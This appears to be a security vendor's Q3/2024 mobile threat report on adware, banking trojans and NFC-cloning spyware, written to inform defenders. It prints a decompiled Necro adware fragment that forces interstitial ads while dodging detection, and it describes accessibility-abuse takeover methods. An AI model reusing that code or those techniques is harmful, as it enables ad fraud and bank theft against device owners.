
This app tries to use your device to commit advertising fraud.

Google Play Protect warning about HiddenAds adware, which is trying to gather fraudulent advertising revenue




```
public void myRun() {
    NodeF nodeF0;
    NodeLogTask nodeLogTask0;
    double f = Math.random();
    int v = 1;
    JLog.d("GoldSource", "ShowTask 本次roll点[" + f + "," + this.interstitialP + "," + this.rewarded_videoP + "],剩余任务数" + ProgManagerTimer.r
    Context context0 = jb.a();
    double f1 = this.interstitialP;
    if((f < f1)) {
        NodeLogTask.getInstance().addEventLog(NodeF.TN_SHOW_AD, 1, "interstitial");
        try {
            if("bd8bf466fcfc1c7e6504139390992ef1".equals(GooseSource.access$300(GooseSource.this))) {
                JLog.d("GoldSource", "ShowTask 视频任务");
                goto label_13;
            }
            else {
                if(GooseSource.this.isScreenLocked(context0)) {
                    throw new Exception("device locked");
                }

                if(!GooseSource.this.isBackground(context0)) {
                label_13:
                    if(!GooseSource.this.isOtherActivityBehind(context0)) {
                        if(!IronSourceObject.getInstance().isInterstitialReady().isReady()) {
                            Exception exception1 = new Exception("ad not ready");
                            ShowTask.wbfln3MWXS[4] = "tmzXuase64mytsvLmABBMQvXSNMrGq";
                            ShowTask.wbfln3MWXS[5] = "dlrYUARdg99";
                            throw exception1;
                        }

                        JLog.d("GoldSource", "ShowTask 展示全屏");
                        IronSourceObject.getInstance().showInterstitial();
                        try {
                            GooseSource.this.showTryTimes.set(6);
                            goto label_63;
                        }
                        catch(Exception exception0) {
                            nodeLogTask0 = NodeLogTask.getInstance();
                            nodeF0 = NodeF.FB_INTERSTITIAL_SHOW_AD;
                            goto label_58;
                        }
                    }

                    throw new Exception("other activity behind");
                }

                throw new Exception(Build.VERSION.SDK_INT + " and background");
            }
```

Part of a downloaded Necro plugin that goes on to display adverts on the infected device



Global risk ratio of mobile adware in Q2/2024 and Q3/2024

We see an upward trend in adware starting at the end of Q3/2024. HiddenAds, RedStone and FakeAdBlockers saw a bump in protected users while MobiDash adware declined slightly. As predicted last quarter, additional adware sneaking onto the PlayStore like Necro have contributed to the rise in overall adware hits.



Global risk ratio of mobile adware in Q3/2024


Brazil, India and Mexico have the most protected users of adware in Q3/2024. According to our telemetry, Yemen, Papua New Guinea and South Sudan have the highest risk ratios this quarter, with all 3 countries experiencing a significant increase. On the contrary, we observed a notable 31% drop in risk ratio in Turkey compared to last quarter as well as a decline in Egypt by 42%. These two countries led the world in risk ratio of adware in Q2/2024. The US sees a significant 186% increase in adware risk ratio due to a surge in fake browsers and phone cleaning apps. This type of adware displays advertisements over other applications once installed, intruding on the user experience. Initially present on the PlayStore, the adware has now been taken down.

Bankers: Assuming Manual Control

Bankers are a sophisticated type of mobile malware that targets banking details, cryptocurrency wallets and instant payments with the intent of extracting money. Generally distributed through phishing messages or fake websites, Bankers can take over a victim's device by abusing the accessibility service. Once installed and enabled, they often monitor 2FA SMS messages and may display fake bank overlays to steal login information.

Bankers also gathered steam in Q3/2024, with a significant increase in protected users and new strains entering the mobile ecosystem. Rocinante banker emerged in Brazil,re-using source code from other bankers and exfiltrating victim data through Telegram bots. As mentioned previously, a new version of TrickMo also arrived, coming disguised as a Google services app, stealing victim data and storing it on unsecured C&C servers that remain publicly accessible. BingoMod, a manually operated remote access banker targets Italy, wiping victim's devices once done with its nefarious actions. Finally, the Octo banker source code leak prompts the malware author to release Octo2 version with added obfuscation and more stable remote control.

We observed a substantial rise in banker activity in our telemetry this quarter, with Coper banker more than doubling its reach and taking first place in the banker sphere. RewardSteal moves to second place and maintains its impact on mobile users. Following closely are Ermac and Cerberus, both of which saw a rise in protected users in Q3/2024. Conversely MoqHao banker, mentioned in the Q2/2024 Threat Report, has started to decline, losing nearly half of its reach in Japan and Korea.



Accessibility

DOWNLOADED APPS

Security Protector
On

SCREEN READERS

Text-to-speech output

DISPLAY

Font size
Default

Display size
Default

Dark theme


Rocinante tricks the victim into enabling the Accessibility service for its 'Security Protector'

A new banker called Rocinante has surfaced in Brazil, targeting local banks and financial institutions from the region. Internally referred to by its creators as Pegasus, it bears no resemblance to the infamous NSO Group's Pegasus spyware, mentioned in previous reports, which features more complex mechanisms of infection and device surveillance.

Spreading through phishing pages masquerading as security updates or banking application updates, Rocinante is able to perform device takeover through the Accessibility service. Once it is established, it may keylog user inputs, remotely initiate actions on the device and lastly display fake banking login pages to exfiltrate victim's login details. These are exfiltrated to Telegram bots that collate the stolen data in various chat groups under the threat actor's control. Judging by the code of Rocinante, it is evident that it copied parts of Ermac banker, whose source code was leaked in 2023. We may see other new or existing strains utilize the leaked Ermac source code in the future.

A new version of the TrickMo banker has surfaced with new anti-analysis mechanisms, remote control capabilities and interception of one-time passwords. As with most bankers, the majority of this functionality is achieved through the Accessibility service. The banker is able to initiate on-device fraud by starting fraudulent transactions, modifying bank account settings and intercepting incoming SMS messages and notifications about those transactions.

On top of this, TrickMo can record the victim's screen and log their inputs, potentially allowing them access to further sensitive information. Unfortunately, the banker exfiltrates this data to a variety of C&C servers that have not been properly secured. The endpoints can be publicly accessed, and analysis revealed a large set of sensitive files gathered from victims, including bank login credentials, bank card details, pictures and even photos of various ID documents. This leak of stolen data further highlights the potential financial and real-world damage this type of malware can cause.




Set Google services as your default SMS app?

○ Google services

● Messaging
Current default

Disguised as Google Services, TrickMo banker requests to be the default SMS app

Italy has recently been the target of a new banker called BingoMod, which is spreading through phishing and malvertising as a security update application. In contrast to more advanced bankers such as SharkBot which uses automated transfer systems to steal victims' money, BingoMod operates more like a manual remote access control malware that requires actual input from the threat actors to initiate fraudulent activity. Through a combination of using the Accessibility service and screen streaming, the threat actors take over the device and lock out the user. They then initiate fraudulent transactions on behalf of the user, circumventing various protections set up by banking applications to detect automated behavior. While less sophisticated, this approach still poses great risks to victims and financial institutions. Finally, once fraudulent activity is completed, the threat actors initiate a device wipe to cover traces of their crime. This is unusual for bankers, and it leaves the victims with an unusable device while they are trying to recover stolen funds.



APP Protezione

Proteggere il telefono.

1 Apri impostazioni

2 Nelle impostazioni di accessibilità, apri il pulsante 'App scaricate' o 'App installate'.

Fai clic sul pulsante 'Continua' e segui i passaggi di installazione.

3 Attiva l'opzione 'APP Protection'.


Device admin apps

APP Protection
This app requires device administration privileges to perform certain functions.

Find My Device
Allow Find My Device to lock or erase a lost device

BingoMod banker impersonating the AVG app, trying to gain Device admin privileges to lock out the user and wipe the device once it is done with its malicious activity


Octo2, a new Octo variant and a distant descendant of Exobot, has emerged to target users of European banks. The new banker version brings with it increased stability of remote action sessions used in device takeover attacks, sophisticated obfuscation to evade detection and domain generation algorithms to exfiltrate data. While initially spotted in Italy, Hungary, Poland and Moldova, there are indications that Octo2 is currently in an early stage of release and will likely spread globally once fully completed and released. The source code for Octo was leaked earlier in the year, resulting in several development forks from other threat actors. This likely prompted the original author of Octo to initiate the Octo2 version development in order to keep raking in fraudulent revenue. Disguised as NordVPN, Google chrome updates and fake European Enterprise apps, it appears the banker spreads through phishing SMS messages. We expect to see a variety of new disguises for Octo2 in the coming months.



Enable Accessibility Service


- Find **'Europe Enterprise'**
- Set switch ON

Octo2 banker prompts its victim to enable accessibility service to initiate device takeover and further remote actions



Global risk ratio of mobile bankers in Q2/2024-Q3/2024

The continuous evolution of bankers and the introduction of new ones has resulted in a substantial increase in risk ratio (57%) and protected users (62%) this quarter. While strains like MoqHao are on the decrease, Coper and RewardSteal have seen a notable increase in their risk ratios.



Global risk ratio for mobile bankers in Q3/2024

Turkey, Azerbaijan, India and Spain have the highest risk ratio of bankers in this quarter. Our data shows more than double the activity in Turkey compared to last quarter, pointing to some active phishing campaigns spreading bankers in the country. Italy also sees a 50% uptick in both risk ratio and protected users, likely caused by the BingoMod banker that surfaced in the last few months.


Spyware: Grand Theft NFC hits the Czech Republic

Spyware is used to surveil unsuspecting victims with the intent of extracting personal information such as messages, photos, location, or login details. It uses fake adverts, phishing messages and modifications of popular applications to spread and harvest user information. State backed commercial spyware is more sophisticated and often targets individuals of interest with 0-day exploits.

Spyware joins the trend of this quarter, with a substantial increase in activity (166% increase compared to Q2/2024) and a few new strains popping up. NGate is the newest spyware strain highlighted this quarter. It uses a novel approach to siphon away victims' money through cloning bank card NFC data, which is used to withdraw money from physical ATMs or to conduct contactless payments.

Resurrected Mandrake spyware also made a resurgence on the PlayStore using new evasion techniques and monitoring webpage activity and stealing login credentials once installed. Finally, malicious WhatsApp mods keep doing the rounds and rising in numbers during this quarter.

A novel part spyware, part banker malware called NGate has been found targeting Czech bank users through progressive web apps (PWAs) and WebAPKs. It has likely been in operation since November 2023, initially only stealing user data and bank details. During the spring of 2024, the threat actors introduced its novel component, the NGate malware that is able to clone and steal NFC data from victim's physical payment cards. These are relayed to the attackers who then use this NFC data to emulate the original card to perform contactless payments or withdraw money from an ATM. The technique utilizes a tool called NFCGate, created by students at the Technical University of Darmstadt. Its original purpose was to capture, analyze and modify NFC traffic for research purposes, but threat actors found a novel way to exploit the tool to steal money from victims.



Všechny výhody ČSOB Smart nyní v nové aplikaci "ČSOB Smart nový"

Využívejte první nové funkce a účastněte se nových akcí pouze v aplikaci ČSOB Smart nový!


Fake Google PlayStore page distributed through SMS messages that delivers the PWA component of NGate

With NGate, attackers combined social engineering and phishing to lure victims into installing their malware, sending out SMS messages with links to fake bank pages, which ultimately leads to fake a PlayStore with the malicious PWA. Once installed, the PWA would phish banking credentials from its victims, allowing attackers access to their account. Victims would be contacted by the attackers pretending to be their bank and claiming that their account has been compromised. They would then request the victim change their PIN and verify their bank card by downloading the NGate malware, disguised as their banking app. The download link would be delivered through SMS, the victim would then enter their PIN and NFC scan their card, delivering the NFC data to the threat actors. The threat actors would then use a rooted Android device with the cloned NFC to perform a physical ATM withdrawal, stealing the victim's money.

